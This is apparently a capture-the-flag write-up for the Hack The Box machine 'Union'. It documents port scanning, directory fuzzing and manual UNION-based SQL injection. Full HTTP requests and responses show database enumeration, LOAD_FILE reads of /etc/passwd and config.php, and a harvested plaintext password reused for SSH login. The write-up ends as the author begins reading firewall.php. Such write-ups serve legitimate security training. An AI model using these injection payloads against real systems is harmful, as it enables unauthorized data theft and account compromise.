


Union_Writeup

- Union is an medium difficulty box on HTB, featuring sql injection, command injections and basic white-box pen-testing.

Enumeration / Information Gathering - As an outsider

- Nmap scan


```
sudo nmap -Pn -sV -sC 10.10.11.128 -oN union_nmap
```



Nmap scan report for 10.10.11.128
Host is up (0.019s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.18.0 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

-> We see that this is an Ubuntu box running nginx

- Going to the website and poking around



Join the UHC - November Qualifiers

Player Eligibility Check

Congratulations eric you may compete in this tournament!

Complete the challenge [here](#)

-> Clicking on the link we got redirected to a new page

http://10.10.11.128/challenge.php

Join the UHC - November Qualifiers

Enter The First Flag


- Fuzzing of web directory/pages in the background

```
ffuf -ic -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://10.10.11.128/FUZZ -e .php -o union_page_fuzz
```

```
[*]$ cat union_page_fuzz | jq . | grep url
"url": "http://10.10.11.128/",
"url": "http://10.10.11.128/index.php",
"url": "http://10.10.11.128/css",
"url": "http://10.10.11.128/firewall.php",
"url": "http://10.10.11.128/config.php",
"url": "http://10.10.11.128/challenge.php",
"url": "http://10.10.11.128/"
```

-> We see some interesting files, such as firewall.php

- Running SQLMap in the background
 - Saving the file through burp



```
sqlmap -r union.req --batch
```

```
[12:30:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[12:30:01] [WARNING] POST parameter 'player' does not seem to be injectable
[12:30:01] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[*] ending @ 12:30:01 /2024-05-24/
```

-> SQLMap failed

- SQLi injection detection
 - Find two query that returns different results, this is to ensure we have queries that have results for both true and false and would ensure we have an sql injection if it is

vulnerable to one.

Request	Response
6 Accept-Encoding: gzip, deflate, br	4 Content-Type: text/html; charset=UTF-8
7 Referer: http://10.10.11.128/	5 Connection: close
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8	6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 X-Requested-With: XMLHttpRequest	7 Cache-Control: no-store, no-cache, must-revalidate
10 Content-Length: 13	8 Pragma: no-cache
11 Origin: http://10.10.11.128	9 Content-Length: 61
12 DNT: 1	10
13 Connection: close	11 Sorry, ippsec you are not eligible due to already qualifying.
14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9	
15	
16 player=ippsec	

Request	Response
6 Accept-Encoding: gzip, deflate, br	7 Cache-Control: no-store, no-cache, must-revalidate
7 Referer: http://10.10.11.128/	8 Pragma: no-cache
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8	9 Content-Length: 124
9 X-Requested-With: XMLHttpRequest	10
10 Content-Length: 11	11 Congratulations eric you may compete in this tournament! Complete the challenge here
11 Origin: http://10.10.11.128	
12 DNT: 1	
13 Connection: close	
14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9	
15	
16 player=eric	

- We see that the player ippsec and eric are returning two different query, so we can assume that one of the query is true while the other is false.

-> It is most likely that ippsec's query returned true because he is qualified, while we are not.

- We know guessed ippsec as the other player as he is often active in the UHC November Qualifiers and making machines.

- Payload injection:


Request	Response
6 Accept-Encoding: gzip, deflate, br	4 Content-Type: text/html; charset=UTF-8
7 Referer: http://10.10.11.128/	5 Connection: close
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8	6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 X-Requested-With: XMLHttpRequest	7 Cache-Control: no-store, no-cache, must-revalidate
10 Content-Length: 19	8 Pragma: no-cache
11 Origin: http://10.10.11.128	9 Content-Length: 61
12 DNT: 1	10
13 Connection: close	11 Sorry, ippsec you are not eligible due to already qualifying.
14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9	
15	
16 player=ippsec' -- -	

-> We see an sql injection on comments and can say with high probability that the

remaining the query got commented out.

-> This means we can try various injection methods.

-> Thinking about the functionality of the program (querying user), attempting an union injection would have a higher likelihood of success, so we will try that.



```
Request
Pretty Raw Hex
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.128/
8 Content-Type:
  application/x-www-form-urlencoded;
  charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 32
11 Origin: http://10.10.11.128
12 DNT: 1
13 Connection: close
14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9
15
16 player=eric' UNION select 1 -- -

Response
Pretty Raw Hex Render
4 Content-Type: text/html;
  charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981
  08:52:00 GMT
7 Cache-Control: no-store,
  no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 56
10
11 Sorry, 1 you are not eligible
  due to already qualifying.
```


-> This confirms the sql injection and we can start our exploitation.

Exploitation / Lateral movement - SQLi on website

Database enumeration

- Fingerprinting: Given that we have ubuntu system from our enumeration, we can estimate with a high probability that it is running mysql

```
payload: SELECT @@version
```



```
Request
Pretty Raw Hex
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://10.10.11.128/
8 Content-Type:
  application/x-www-form-urlencoded;
  charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 40
11 Origin: http://10.10.11.128
12 DNT: 1
13 Connection: close
14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9
15
16 player=eric' UNION select @@version -- -

Response
Pretty Raw Hex Render
4 Content-Type: text/html;
  charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981
  08:52:00 GMT
7 Cache-Control: no-store,
  no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 78
10
11 Sorry, 8.0.27-0ubuntu0.20.04.1
  you are not eligible due to
  already qualifying.
```

-> This confirms that we are dealing with an mysql database in the backend.

- Schemata enumeration

```
SELECT SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA;
```

Request

```
7 Referer: http://10.10.11.128/
8 Content-Type:
  application/x-www-form-urlencoded;
  charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 76
11 Origin: http://10.10.11.128
12 DNT: 1
13 Connection: close
14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9
15
16 player=eric' UNION SELECT SCHEMA_NAME FROM
  INFORMATION_SCHEMA.SCHEMATA; -- -
```

Response

```
4 Content-Type: text/html;
  charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981
  08:52:00 GMT
7 Cache-Control: no-store,
  no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 60
10
11 Sorry, mysql you are not
  eligible due to already
  qualifying.
```

-> this only returns one result, whereas we expected more. We will use group_concat.

```
SELECT group_concat(SCHEMA_NAME) FROM INFORMATION_SCHEMA.SCHEMATA;
```

Request

```
8 Content-Type:
  application/x-www-form-urlencoded;
  charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 90
11 Origin: http://10.10.11.128
12 DNT: 1
13 Connection: close
14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9
15
16 player=eric' UNION SELECT
  group_concat(SCHEMA_NAME) FROM
  INFORMATION_SCHEMA.SCHEMATA; -- -
```

Response

```
5 Connection: close
6 Expires: Thu, 19 Nov 1981
  08:52:00 GMT
7 Cache-Control: no-store,
  no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 111
10
11 Sorry,
  mysql,information_schema,perform
  ance_schema,sys,november you are
  not eligible due to already
  qualifying.
```

-> We identify the non-standard database november.

- Tables Enumeration

```
SELECT group_concat(TABLE_NAME, TABLE_SCHEMA) FROM
INFORMATION_SCHEMA.TABLES where table_schema like 'november';
```

Request	Response
<pre>application/x-www-form-urlencoded, charset=UTF-8 9 X-Requested-With: XMLHttpRequest 10 Content-Length: 135 11 Origin: http://10.10.11.128 12 DNT: 1 13 Connection: close 14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9 15 16 player=eric' UNION SELECT group_concat(TABLE_NAME, TABLE_SCHEMA) FROM INFORMATION_SCHEMA.TABLES where table_schema like 'november'; -- -</pre>	<pre>5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 83 10 11 Sorry, flagnovember,playersnovember you are not eligible due to already qualifying.</pre>

-> We have obtained the table names flag and players from the database november.
-> Reflecting on our results in enumeration, we seem to be needing a flag, so we will be looking for the flag in the flag table.

- Columns enumeration


```
SELECT group_concat(COLUMN_NAME, ': ', TABLE_NAME, '\n') FROM
INFORMATION_SCHEMA.COLUMNS where table_schema like 'november';
```

Request	Response
<pre>9 X-Requested-With: XMLHttpRequest 10 Content-Length: 146 11 Origin: http://10.10.11.128 12 DNT: 1 13 Connection: close 14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9 15 16 player=eric' UNION SELECT group_concat(TABLE_NAME, ":", COLUMN_NAME, '\n') FROM INFORMATION_SCHEMA.COLUMNS where table_schema like 'november'; -- -</pre>	<pre>5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 80 10 11 Sorry, flag:one 12 ,players:player 13 you are not eligible due to already qualifying.</pre>


-> flag has column one, players has column player

- Getting information from database

```
SELECT group_concat(one, '\n') FROM november.flag;
```



-> We have obtained the flag that we can enter into the challenge.php that we encountered in the enumeration stage.



-> We seem to have been granted SSH access.

-> However, this is an highly privileged action (firewalls and iptables), so we should look into getting the source code for firewall.php.

-> Before that we should look into getting the credentials so we can get SSH access.

```
SELECT group_concat(player, '\n') FROM november.players;
```


Request	Response
<pre>Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 80 Origin: http://10.10.11.128 DNT: 1 Connection: close Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9 player=eric' UNION SELECT group_concat(player, '\n') FROM november.players; -- -</pre>	<pre>Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-Length: 96 Sorry, ippsec, celesian, big0us, luska, tinyboy you are not eligible due to already qualifying.</pre>

-> We get some players, but they do not help with getting ssh access.

-> What we can do now is to look at possibility to read/write files and retrieving some credentials for ssh.

Reading Files

- Checking for current DB user

```
SELECT user()
```

Request	Response
<pre>Referer: http://10.10.11.128/ Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 38 Origin: http://10.10.11.128 DNT: 1 Connection: close Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9 player=eric' UNION SELECT user(); -- -</pre>	<pre>Content-Type: text/html, charset=UTF-8 Connection: close Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-Length: 68 Sorry, uhc@localhost you are not eligible due to already qualifying.</pre>

-> We are running as uhc@localhost, not an database admin, so it is unlikely we have write permissions.

```
SELECT group_concat(grantee, ':', privilege_type, '\n') 1 FROM information_schema.user_privileges WHERE grantee="'uhc'@'localhost'"
```

Request	Response
<pre> 8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 9 X-Requested-With: XMLHttpRequest 10 Content-Length: 154 11 Origin: http://10.10.11.128 12 DNT: 1 13 Connection: close 14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9 15 16 player=eric' UNION SELECT group_concat(grantee, ':', privilege_type, '\n') FROM information_schema.user_privileges WHERE grantee="'uhc'@'localhost'"; -- - </pre>	<pre> 11 Sorry, 12 'uhc'@'localhost':SELECT 13 'uhc'@'localhost':INSERT 14 'uhc'@'localhost':UPDATE 15 'uhc'@'localhost':DELETE 16 'uhc'@'localhost':CREATE 17 'uhc'@'localhost':DROP 18 'uhc'@'localhost':RELOAD 19 'uhc'@'localhost':SHUTDOWN 20 'uhc'@'localhost':PROCESS 21 'uhc'@'localhost':FILE S </pre>

-> We see that we have the FILE privilege, so we can attempt to load files and read them.

- Reading files

```
SELECT LOAD_FILE('/etc/passwd');
```

Request	Response
<pre> 7 Referer: http://10.10.11.128/ 8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 9 X-Requested-With: XMLHttpRequest 10 Content-Length: 56 11 Origin: http://10.10.11.128 12 DNT: 1 13 Connection: close 14 Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9 15 16 player=eric' UNION SELECT LOAD_FILE('/etc/passwd'); -- - </pre>	<pre> 8 Pragma: no-cache 9 Content-Length: 1911 10 11 Sorry, root:x:0:0:root:/root:/bin/bash 12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 13 bin:x:2:2:bin:/bin:/usr/sbin/nologin 14 sys:x:3:3:sys:/dev:/usr/sbin/nologin 15 www-data:4:65534:www:/bin:/bin </pre>

-> This verifies that we can read file.

- Reading index.php that we obtained from fuzzing pages of the website to have a grasp of the functionality of the website.

```
SELECT LOAD_FILE('/var/www/html/index.php');
```

Request	Response
Content-Type: application/x-www-form-urlencoded; charset=UTF-8	Content-Length: 2148
X-Requested-With: XMLHttpRequest	Sorry, <?php
Content-Length: 68	require('config.php');
Origin: http://10.10.11.128	if (\$_SERVER['REQUEST_METHOD'] == 'POST') {
DNT: 1	
Connection: close	\$player =
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9	strtolower(\$_POST['player']);
player=eric' UNION SELECT	// SQLMap Killer
LOAD_FILE('/var/www/html/index.php'); --	\$badwords = ["/sleep/i", "/0x/i",

-> We can attempt to read the config.php as configuration files are always good places to look for credentials.

```
SELECT LOAD_FILE('/var/www/html/config.php');
```

Request	Response
Content-Type: application/x-www-form-urlencoded; charset=UTF-8	Sorry, <?php
X-Requested-With: XMLHttpRequest	session_start();
Content-Length: 69	\$servername = "127.0.0.1";
Origin: http://10.10.11.128	\$username = "uhc";
DNT: 1	\$password = "uhc-11qual-global-pw";
Connection: close	\$dbname = "november";
Cookie: PHPSESSID=e6rsmgflak0m2rduqu35naj3p9	
	\$conn = new mysqli(\$servername,
player=eric' UNION SELECT	\$username, \$password, \$dbname);
LOAD_FILE('/var/www/html/config.php')	19 ?>
	20 you are not eligible due to already
	qualifying.

-> Obtained credential uhc: uhc-11qual-global-pw

- We can attempt to login as uhc player using ssh


```
ssh uhc@10.10.11.128
```

```
uhc@union:~$ whoami
uhc
```

Enumeration / Information gathering - as uhc on 10.10.11.128

- As we mentioned previously, we found that the web server has been doing firewall/IP table related commands, so we should look into the firewall.php to see what it is doing.

```
cd /var/www/html/  
ls  
vim firewall.php
```

